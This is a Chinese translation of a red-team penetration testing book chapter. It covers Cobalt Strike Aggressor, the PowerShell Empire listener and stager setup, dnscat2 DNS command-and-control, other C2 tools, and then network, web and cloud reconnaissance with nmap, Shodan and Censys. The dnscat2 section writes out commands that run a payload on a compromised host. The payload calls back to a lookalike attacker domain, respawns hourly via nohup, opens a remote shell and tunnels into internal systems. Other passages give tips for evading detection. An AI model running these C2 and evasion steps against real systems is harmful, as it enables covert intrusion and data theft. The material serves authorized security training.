Cobalt Strike 项目有很多贡献者。Aggressor 脚本是一种面向红队操作和对手模拟的脚本语言，其灵感来源于可脚本化的 IRC 客户端和机器人。开发它的目的有两个：

1. 你可以创建长时间运行的机器人来模拟虚拟红队成员，并与你并肩进行黑客攻击
2. 你还可以根据你的需要使用它来扩展和修改 Cobalt Strike 客户端的功能 官方介绍页面：https://www.cobaltstrike.com/aggressor-script/index.html

例子：HarleyQu1nn 将不同的 Aggressor 脚本放在一个项目中提供给你用于后续漏洞利用：http://bit.ly/2qxlwPE

PowerShell Empire

Empire 是一个后期漏洞利用的框架，包含一个纯 PowerShell2.0 的 Windows 代理和一个纯 Python 2.6/2.7 的 Linux/OS X 代理。它是以前的 PowerShell Empire 和 Python EmPyre 项目的合并。该框架提供了加密安全通信和灵活的架构。在 PowerShell 方面，Empire 实现了无需 powershell.exe 就可运行 PowerShell 代理的功能。并且 Empire 有很多可以快速部署的后期漏洞利用模块，从键盘记录器到 Mimikatz。Empire 还可以调整通信，躲避网络检测。所有的这些功能都封装在一个以实用性为重点的框架中。

对于红队人员来说，PowerShell 是我们最好的朋友之一。在初始化有效 payload 之后，所有随后的攻击都保存在内存中。Empire 最好的地方就是它被开发者积极地维护和更新中，以便你可以使用最新的后期漏洞利用模块进行攻击。它们还具有适用于 Linux 和 OS X 的 C2 连接。因此，你仍然可以创建基于 MAC 的 Office 宏，当执行之后，在 Empire 中拥有一个全新的代理。

我们将通过本书更详细地介绍 Empire，以便你了解它的威力如何。在设置 Empire 方面，确保你已安全地配置它非常重要：

- 将证书路径 CertPath 设置为一个真实可信的 SSL 证书。
- 更改 DefaultProfile 端点。许多第7层防火墙都在寻找确切的静态端点。
- 更改用于通信的用户代理。

在前两版书中我们提过，Metasploit 的源文件用于自动化，Empire 现在也支持自动运行的脚本，这样可以提高效率。

运行 Empire：

- 初始化 Empire

```
cd /opt/Empire && ./setup/reset.sh
```

- 退出

```
exit
```

- 安装证书（最好是使用真实受信任的证书）

```
./setup/cert.sh
```

- 开始运行 Empire

```
./empire
```

- 创建一个监听器

```
listeners
```

- 选择你的监听器类型（我们实验使用的是 HTTP）

```
uselistener [按两次 tab 键来查阅所有类型的监听器]
uselistener http
```

- 查看监听器的全部配置信息

```
info
```

- 设置以下内容（即设置KillDate 12/12/2020）

```
KillDate - 规定一个结束时间然后自动清理代理
DefaultProfile - 确保更改所有端点（即/admin/get.php,/news.php）。你可以根据需要制作它们，例如/s
eriously/notmalware.php
DefaultProfile - 确保也更改你的用户代理。 我一般是查看使用过的顶级用户代理并选择从中选择一个。
Host - 更改为通过端口443的 HTTPS
CertPath - 添加 SSL 证书的路径
UserAgent - 将其更改为你的常用用户代理
Port - 设置为443
ServerVersion - 将其更改为另一个常见的服务器 Header
```

- 当你完成所有这些，开启你的监听器

```
execute
```

配置 **Payload**

payload 是将在受害者系统上运行的实际恶意软件。 这些 payload 可以在 Windows，Linux 和 OSX 中运行，但 Empire 以其基于 PowerShell Windows 的 Payload 而闻名：

- 进入主菜单

```
main
```

- 为 OSX，Windows，Linux 创建可用的 stager。 我们将创建一个简单的 bat 文件作为示例，但实际上你可以为 Office 文件创建宏或者为一个 USB 橡皮鸭创建 payload（译者注： USB 橡皮鸭/USB RUBBER DUCKY 是最早的按键注入工具）

```
usestager [按两次tab键来查阅所有不同的类型]
usestager windows/launcher_bat
```

- 查看所有设置

  ```
  info
  ```

- 配置所有 Settings

```
http 把 Listener 设置为 http
配置 UserAgent(用户代理)
```

- 创建 Payload

```
generate
```

- 在另一个终端窗口中查看你的 payload

```
cat /tmp/launcher.bat
```

如你所见，创建的 payload 被严重混淆。 你现在可以把这个 .bat 文件丢到任何 Windows 系统上。 当然，你可能会创建一个 Office 宏文件或一个USB橡皮鸭（注：USB RUBBER DUCKY/USB 橡皮鸭是最早的按键注入工具）的 payload，但这只是众多示例中的一个。

如果你尚未在 Kali 图形界面上安装 PowerShell，那么最好的方法是手动安装它。 在 Kali 上安装 PowerShell：


```
apt-get install libunwind8

wget http://security.debian.org/debian-security/pool/updates/main/o/openssl/libssl1.0.
0_1.0.1t-1+deb7u3_amd64.deb

dpkg -i libssl1.0.0_1.0.1t-1+deb7u3_amd64.deb

wget http://security.ubuntu.com/ubuntu/pool/main/i/icu/libicu55_55.1-7ubuntu0.3_amd64.
deb

dpkg -i libicu55_55.1-7ubuntu0.3_amd64.deb

wget https://github.com/PowerShell/PowerShell/releases/download/v6.0.2/powershell_6.0.
2-1.ubuntu.16.04_amd64.deb

dpkg -i powershell_6.0.2-1.ubuntu.16.04_amd64.deb
```

dnscat2

内网出口一般对出站流量做了严格限制，但是通常不会限制 DNS 请求，也就是 UDP 53 请求。dnscat2 就是一款利用 DNS 协议创建加密 C2 隧道来控制服务器的工具，所以说这种隧道几乎在每个网络中都可以使用。**dnscat2** 由客户端和服务端两部分组成。

基于 DNS 的 C2 服务器连接的渗透方案提供了一种很好的机制来隐藏你的流量，规避网络传感器并绕过网络限制。在许多限制性环境或生产环境中，我们遇到的网络要么直接不允许出站流量，要么流量也会被严格的限制或监控。为了绕过这些保护，我们可以使用像 dnscat2 这样的工具。我们关注 dnscat2 的原因是因为它不需要 root权限就允许shell访问和数据传输。

在许多安全环境中，直接使用 UDP 或 TCP 出站会受到限制。 为什么不利用基础架构中已经内置的服务呢？许多受保护的网络包含一个 DNS 服务器来解析内部主机，同时还允许解析外部资源。通过为我们拥有的恶意域名设置一个权威服务器，我们可以利用这些 DNS 解析来对我们的恶意软件进行命令执行和控制。



在我们的场景中，我们将设置名为 “loca1host.com” 的攻击者域。 我们希望通过对 “localhost” 创建“分身”来更多地隐藏我们的流量。请你自行将 “loca1host.com” 替换为你拥有的域名。我们将配置 loca1host.com 的 DNS 信息，使其成为一个权威 DNS 服务器(Authoritative DNS server)。 在这个例子中，我们将使用 GoDaddy 的 DNS 配置工具，但你也可以换成任何其他的 DNS 服务。


使用GoDaddy设置一个权威DNS服务器

- 首先，确保将一台 VPS 服务器设置为你的 C2 攻击服务器并获取了该服务器的 IP。
- 在 GoDaddy 网站购买域名后，登录你的 GoDaddy（或其他类似的）帐户。
- 选择你的域，单击“管理”，然后选择“高级 DNS”。
- 先设置两条 A 记录指向你的 VPS 的 IP

```
ns1 (然后输入你的VPS的IP)
ns2 (然后输入你的VPS的IP)
```

- 然后设置自定义 NS 记录

```
添加 ns1.loca1host.com
添加 ns2.loca1host.com
```



如上图所示，我们现在让我们的 NS 记录指向 ns1.loca1host.com 和 ns2.loca1host.com，它们都指向我们的攻击 VPS 服务器的 IP。如果你尝试解析 loca1host.com 的任何子域（即 vpn.loca1host.com），它将尝试使用我们的 VPS 进行相关的域名解析。对我们来说幸运的是，dnscat2 在 UDP 端口53上监听并为我们做了所有繁重的工作。

接下来，我们将需要完全设置充当我们的自定义域名解析服务器的攻击服务器。初始化并设置 dnscat2 服务器：

```
sudo su -
apt-get update
apt-get install ruby-dev
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
apt-get install gcc make
gem install bundler
bundle install
请测试确认以下脚本能够正常运行: ruby ./dnscat2.rb
备注: 如果你使用的是 Amazon Lightsail，请确保安全组设置中允许 UDP 端口53
```

对于客户端的代码，我们需要将其编译为 Linux 支持执行的二进制文件。

编译客户端

```
git clone https://github.com/iagox86/dnscat2.git /opt/dnscat2/client
cd /opt/dnscat2/client/
make
我们现在应该创建一个 dnscat 二进制文件！
(如果你在 windows 环境下编译，需要将 client/win32/dnscat2.vcproj 加载到 Visual Studio 并点击
 “build” )
```

现在我们已经配置好了权威 DNS，我们的攻击服务器作为一个 DNS 服务器正在运行 dnscat2，并且我们已经编译了恶意软件。我们已经准备好在目标机器中执行我们的 payload。

在开始之前，我们需要在攻击服务器上启动 dnscat2。要启用多个配置，其中的主要配置是配置那个 `-secret` 标志来确保我们在 DNS 请求中的通信是加密的。另外，一定要更换我上面用于演示的 loca1host.com 域名，使用你自己拥有的域名并创建随机密钥字符串。

在你的攻击服务器中启用 dnscat2:

```
screen
ruby ./dnscat2.rb loca1host.com –secret 39dfj3hdsfajh37e8c902j
```

假设你在易受攻击的服务器上有某种 RCE（远程命令执行漏洞）。你可以运行 shell 命令并上传我们的 dnscat payload。执行 payload：

```
./dnscat loca1host.com –secret 39dfj3hdsfajh37e8c902j
```

这将在目标机器中启动 dnscat，域名查询使用了我们自定义的的权威服务器，从而创建我们的 C2 通道。我留意到一件事是有时 dnscat2 进程会莫名其妙挂掉。这可能来自大型文件传输或者只是程序崩了。为了规避这些类型的问题，我想确认我的 dnscat payload 有返回。为此，我通常喜欢使用快速 bash 脚本启动我的 dnscat payload：

```
nohup /bin/bash -c “while true; do /opt/dnscat2/client/dnscat loca1host.com -secret 9d
fj3hdsfajh37e8c902j -max-retransmits 5; sleep 3600; done” > /dev/null 2>&1 &
```

这将确保如果客户端 payload 进程因任何原因而挂掉了，它将每小时生成一个新的实例。有时你只有一次机会来运行你的 payload，那么你需要让程序自己计数！最后，如果你要在 Windows 上跑这个 payload，你可以编译使用 dnscat2 payload.....或者，为什么不在 PowerShell 中执行此操作呢？！Luke Baggett 写了一个关于 dnscat 客户端的 PowerShell 版本->点此查看。

dnscat2的连接

在我们的 payload 执行并连接回我们的攻击服务器之后，我们应该看到类似于下面的一个新的 `ENCRYPTED AND VERIFIED` 消息。通过输入 “window”，dnscat2 将显示所有会话。现在，我们有一个名为“1”的单行命令会话。

```
dnscat2> New window created: 1

dnscat2> Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

dnscat2> window
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = loca1host.com [*]
  1 :: command (THP-LETHAL) [encrypted and verified] [*]
dnscat2>
```

我们可以通过与我们的命令会话交互来生成终端样式 shell:

- 与我们的第一个命令会话进行交互

```
window -i 1
```

- 启动shell会话

```
shell
```

- 回到主会话

```
Ctrl-z
```

- 与 2 会话进行交互

```
window -i 2
```

- 现在，你应该能够运行所有 shell 命令（例如 ls）

```
dnscat2> window
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = loca1host.com [*]
  1 :: command (THP-LETHAL) [encrypted and verified]
  2 :: sh (THP-LETHAL) [encrypted and verified] [*]
dnscat2> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (THP-LETHAL) 2> ls
sh (THP-LETHAL) 2> controller
dnscat
dnscat.c
dnscat.o
drivers
libs
Makefile
```

虽然这不是最快的shell，但由于所有通信都是通过 DNS 进行的，因此它确实可以在一些 Meterpreter 或类似 shell 无法正常工作的情境下生效。 dnscat2 更好的地方是它完全支持搭建隧道。这样，如果我们想要使用来自我们的主机系统的漏洞利用模块，我们可以通过隧道和浏览器来访问其内部网站，甚至是 SSH 连接到另外的机器中，这一切都是可能的。

dnscat2 隧道

我们有很多时候想要将来自攻击服务器的流量通过我们的受感染主机传递到其他内部服务器。使用 dnscat2 执行此操作的最安全方法是通过本地端口转发我们的流量，然后将流量通过隧道传输到内部网络上的其他机器上。我们可以通过命令会话中的以下命令来完成此示例：


```
listen 127.0.0.1:9999 10.100.100.1:22
```

创建隧道后，我们可以返回攻击计算机上的根终端窗口，通过本地的 9999 端口使用 SSH 连接到 localhost，然后成功连接到受害者网络上的内部系统并进行身份验证。

> 译者注：这里如果看不懂，可以看看这篇文章加深理解 -> 使用SSH反向隧道进行内网穿透

```
root@ip-172-26-1-22:~/dnscat2/server# ssh root@localhost -p 9999
The authenticity of host '[localhost]:9999 ([127.0.0.1]:9999)' can't be established.
ECDSA key fingerprint is SHA256:pjglS/UtSMwyG2FZWKmMrpcnhQTeLjg3xqwfsZ4dfbE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:9999' (ECDSA) to the list of known hosts.
root@localhost's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 31 22:47:42 2018 from 10.100.100.9
root@THP-LETHAL:~#
```

这将提供各种各样的乐趣和一个很好的测试，来看你的客户的网络是否可以主动检测大量 DNS 查询和溢出。那么，请求和响应是什么样子的呢? 使用 Wireshark 快速抓包发现：dnscat2 为许多不同的长子域创建了大量不同的 DNS 请求。



现在，你可能想要测试许多其他的协议。例如，Nishang 有一个基于 PowerShell 的 ICMP Shell(http://bit.ly/2GXhdnZ)，它使用 https://github.com/inquisb/icmpsh 作为 C2 服务器。还有其他 ICMP shell，如:

- https://github.com/jamesbarlow/icmptunnel
- https://github.com/DhavalKapil/icmptunnel
- http://code.gerade.org/hans/

p0wnedShell

正如 p0wnedShell 的 Github 页面所述，这个工具是“用 C# 编写的进攻型 PowerShell 主机应用程序，它不依赖于 powershell.exe，而是在 powershell 运行空间环境（.NET）中运行 powershell 命令和函数。它包含了大量的 PowerShell 攻击模块和二进制文件，使后期利用过程变得更加容易。我们尝试的是建立一个‘一体化’的后渗透利用工具，我们可以使用它来绕过所有保护措施（至少是其中一些），p0wnedShell 中包含了所有的相关工具。你可以利用 p0wnedShell 来在活动目录环境中执行现代化的攻击，并在你的蓝队中创建意识，以帮助他们构建正确的防御策略。”

Pupy Shell

Pupy 是“一个开源，跨平台（Windows，Linux，OSX，Android）的远程管理和后渗透利用工具，主要用python编写”。

Pupy 的一个非常棒的功能是，你可以在所有代理上运行 Python，而无需在所有主机上实际安装 Python。 因此，如果你尝试在自定义框架中编写大量攻击脚本，Pupy就是一个很合适的工具。

PoshC2

PoshC2 是一个代理感知型 C2 框架，完全用 PowerShell 编写，以帮助渗透测试人员进行红队合作，后渗透利用和横向移动。这些工具和模块是基于我们成功的 PowerShell 会话和 Metasploit 框架的 payload 类型的汇总。PowerShell 被选为基本语言，因为它提供了所需的所有功能和丰富的拓展特性，而无需向框架引入多种语言。

Merlin

Merlin 利用最近开发的名为 `HTTP/2 (RFC7540)` 的协议。“HTTP/2 的通信是多路复用的双向连接，在一个请求和响应之后不会结束。 此外，HTTP/2 是一种二进制协议，因此它紧凑、易于解析，并且如果不借助解释器的话人是几乎读不懂的”(Russel Van Tuyl 2017)。

> 注:
> 此句话出处为：
> Russel Van Tuyl, "Merlin - 跨平台后持续利用 HTTP/2 C2 工具", Medium[Online], 发表于 2017年12月19日, 可获取地址：
> https://medium.com/@Ne0nd0g/introducing-merlin-645da3c635a
> 检索于 2019 年 2 月 27 日

Merlin 是一个用 GO 编写的工具，外观和感觉类似于 PowerShell Empire，并且允许使用轻量级代理。它不支持任何类型的后渗透利用模块，因此你必须自己完成模块的开发。

Nishang

Nishang 是一个脚本和 payload 的框架和集合，可以使用 PowerShell 进行进攻型安全测试，渗透测试和红队测试。 Nishang 在渗透测试的所有阶段都很有用。

虽然 Nishang 实际上是一系列令人惊叹的 PowerShell 脚本的集合，但也包含一些轻量级的 C2 脚本。

本章总结

现在你终于准备开战。你并非像刚开始那样手无寸铁了，你有这些工具和配置过的服务器。好的准备将帮助你绕过包括网络检测工具、网络协议被拦截、基于主机的安全工具在内的任何障碍。

对于本书中的实验，我创建了基于 Kali Linux 的添加了所有工具的完整版虚拟机 -> 点此获取。在 The Hacking Playbook 的存档中，有一个名为 `List_of_Tools.txt` 的文本文件，里面列出了所有添加的工具。虚拟机的默认用户名/密码是 root/toor。

第2章 发球前——红队侦察

> 译者：@Snowming

在 The Hacking Playbook 2 中，前面的发球部分重点介绍了一些不同的工具，如 Recon-NG、Discover、Spiderfoot、Gitrob、Masscan、Sparta、HTTP Screenshot、漏洞扫描器（包括 nessus，openvas）、Burp 套件等。这些工具我们可以在外网或内网络使用，对目标的基础设施进行侦察或扫描。在本书中我们将延续这一做法，然后从红队的角度对侦察阶段进行拓展。

环境探测

对于红队来说，这往往是进攻的好时机。你不仅需要随时准备好去攻击基础设施，还需要不断地寻找它的漏洞。我们可以通过使用不同的工具来进行环境扫描、服务探测、检索云计算配置错误。这些活动有助于你收集有关目标基础设施的更多信息，并找到攻击的最好方法。

扫描结果差异化分析

对于所有客户机，我们要做的第一件事就是设置不同的监视脚本。这些通常只是一些能快速完成的 bash 脚本，它们每天通过电子邮件向我们发送客户机网络的差异。当然，在扫描之前，确保你有适当合法的授权来执行扫描。

对于一般不太大的客户机网络，我们设置简单的 cronjob 来执行外部端口差异化分析。例如，我们可以创建一个快速的 Linux bash 脚本来完成这项艰巨的工作（请记住替换下面脚本中的 IP 范围）：

- **!/bin/bash**

- mkdir /opt/nmap_diff
- d=$(date +%Y-%m-%d)
- y=$(date -d yesterday +%Y-%m-%d)
- /usr/bin/nmap -T4 -oX /opt/nmap*diff/scan*$d.xml 10.100.100.0/24 > /dev/null 2>&1
- if [-e /opt/nmap*diff/scan*$y.xml]; then
- /usr/bin/ndiff /opt/nmap*diff/scan*$y.xml /opt/nmap*diff/scan*$d.xml > /opt/nmap_diff/diff.txt
- fi

> 译者注：上面这段脚本中使用了正则表达式。所以本小节的英文名字叫 Regular Nmap Diffing。

这是一个非常简单的脚本，它每天用默认的端口运行 nmap，然后使用 ndiff 比较结果。然后，我们可以获取这个脚本的输出结果，并让它把每天发现的新端口及时通知我们的团队。

```
mkdir: cannot create directory '/opt/nmap_diff': File exists
-Nmap 7.40 scan initiated Tue Jan 02 21:06:11 2018 as: /usr/bin/nmap
-T5 -oX /opt/nmap_diff/scan_2018-01-02.xml 10.100.100.0/24
+Nmap 7.40 scan initiated Tue Jan 02 21:07:31 2018 as: /usr/bin/nmap
-T5 -oX /opt/nmap_diff/scan_2018-01-02.xml 10.100.100.0/24

+10.100.100.101, 00:50:56:38:84:0B:
+Host is up.
+Not shown: 999 closed ports
+PORT   STATE SERVICE VERSION
+80/tcp open  http

-Pro-ec (10.100.100.7, A0:BF:C3:D3:0F:EC):
-Host is up.
-Not shown: 1000 closed ports
```

在上一本书中，我们着重讨论了 Masscan 的好处，以及它比 nmap 的速度快多少。Masscan 的开发者说，如果你的网络带宽足够大，你可以在6分钟内扫描完毕整个互联网。所以说，当扫描大的范围时，Masscan 是很可靠的。Masscan 对我们最初的侦察很有用，但通常不用于比较差异。

实验:
本书中的实验是选修的。在某些部分中，我添加了一些实验方便你进行测试或者扩展更多的领域。这都是基于读者的个人兴趣的，如果对某方面感兴趣，我强烈推荐你花时间改进我们的工具，并与社区共享它。
建立一个更好的网络 diff 扫描器:

- 构建一个比默认的 nmap 更好的端口列表(例如，nmap 默认的漏掉一些端口，比如 Redis 6379/6380 和其他端口)
- 实现 nmap banner
- 保持对端口的历史跟踪
- 建立电子邮件提醒/通知系统
- 参考 diff Slack 警报


Web 应用程序监控

除了定期扫描开放的端口和服务之外，红队还应该监视不同的 Web 应用程序，这一点很重要。我们可以使用以下两个工具来帮助监视应用程序的变化。

我们常用的第一个工具是 HTTPScreenshot 。HTTPScreenshot 很强大的原因是它使用 Masscan 快速扫描大型网络，并使用 phantomjs 捕捉它检测到的任何网站的屏幕截图。这是快速获得大的内网或外网布局架构的一个好方法。


请记住，本书中的所有工具都是在上一版改进的 Kali 虚拟机中运行的。你可以在这里找到虚拟机。 用户名密码是默认的：root/toor。

- cd /opt/httpscreenshot/
- 编辑 networks.txt 文件来选择你想扫描的网络:
  - gedit networks.txt
- ./masshttp.sh
- firefox clusters.html



另一个可以用到的工具是 Eyewitness。

Eyewitness 是另一个很好的工具，它用 XML 文件的方式输出 nmap 的扫描结果、获取到的 Web 页面截图、RDP 服务器信息以及 VNC 服务器信息，。

> 实验:
>
> - cd /opt/EyeWitness
> - nmap [IP Range]/24 —open -p 80,443 -oX scan.xml
> - python ./EyeWitness.py -x scan.xml —web
>
> 
>

云扫描

随着越来越多的公司转向使用不同的云基础设施，一些围绕云服务的新型攻击和传统攻击逐渐形成。这通常是由于公司错误的配置和缺乏对云基础设施上公共条款的确切了解。无论是选择亚马逊 EC2、Azure、谷歌云还是其他云服务提供商，使用不同的云基础设施都已成为一种全球趋势。

对于红队队员来说，一个问题是如何在不同的云环境中进行探索。由于许多目标公司使用动态 IP，他们的服务器可能不仅变化很快，而且也不在云提供商的某个列表中列出。例如，如果你使用 AWS，它们在全世界范围内拥有巨大的范围。根据你选择的区域，你的服务器将随机放入一个大的范围。对于外人来说，发现并监控这些服务器并不容易。

首先，很重要的一点是要弄清楚不同提供者拥有的 IP 范围。其中一些例子是:

- Amazon IP 范围
- Azure IP 范围
- 谷歌云 IP 范围

可以看出，这些范围非常大，手动扫描非常困难。在本章中，我们将讨论如何获取这些云系统上的信息。

网络和服务的搜索引擎

要寻找云服务器，互联网上有很多免费的资源，可以对我们的目标进行侦察。我们可以使用谷歌和第三方扫描服务。使用这些资源，我们可以深入了解一家公司，顺利地查找关于服务器、开放服务、banner 和其他细节的信息。而目标公司永远不会知道你通过查询获取了这类信息。让我们看看如何作为红队使用这些资源。

Shodan

Shodan 是一个伟大的网络服务，它定期扫描互联网，抓取 banners、端口、网络信息等等。他们甚至会扫描到漏洞信息，如心脏滴血漏洞。Shodan 最有趣的用途之一是浏览开放式网络摄像头并使用它们。从红队的角度来看，我们想要找到关于目标受害者的信息。

一些基本的搜索查询:

- title: 搜索从 HTML 标记中提取的内容
- html: 搜索返回页面的完整 HTML 内容
- product: 搜索 banner 中标识的软件或产品的名称
- net: 搜索一个指定的网段(例如:204.51.94.79/18)

我们可以在 Shodan 上搜索 cyberspacekittens 网站:

- cyberspacekittens.com
- 使用 HTML 的 title 标签进行搜索
  - title:cyberspacekittens
- 搜索页面内容
  - html:cyberspacekittens.com

请注意，我观察到 Shodan 的扫描有点慢。Shodan 花了超过一个月的时间才扫描完我添加的扫描任务，并将扫瞄结果放入 Shodan 数据库。


Censys.io

Censys.io 持续监控 Internet 上的每一台可访问的服务器和设备，以便你可以实时搜索和分析它们。通过 Censys 你能够了解你的网络攻击面，发现新的威胁，并评估其全球影响。

Censys 的最佳特性之一是它从 SSL 证书中提取信息。通常，红队队员的主要困难之一是找到目标服务器在云服务器上的位置。幸运的是，我们可以使用 Censys.io 来查找这些信息，因为他们已经解析了这些数据

这些扫描的一个问题是它们可能会延迟几天或几周。在这种情况下，需要用一天的时间来扫描标题信息。另外，在我的站点上创建 SSL 证书之后，信息在 Censys.io 站点上显示花费了四天时间。但是在数据准确性方面，Censys.io 相当可靠。

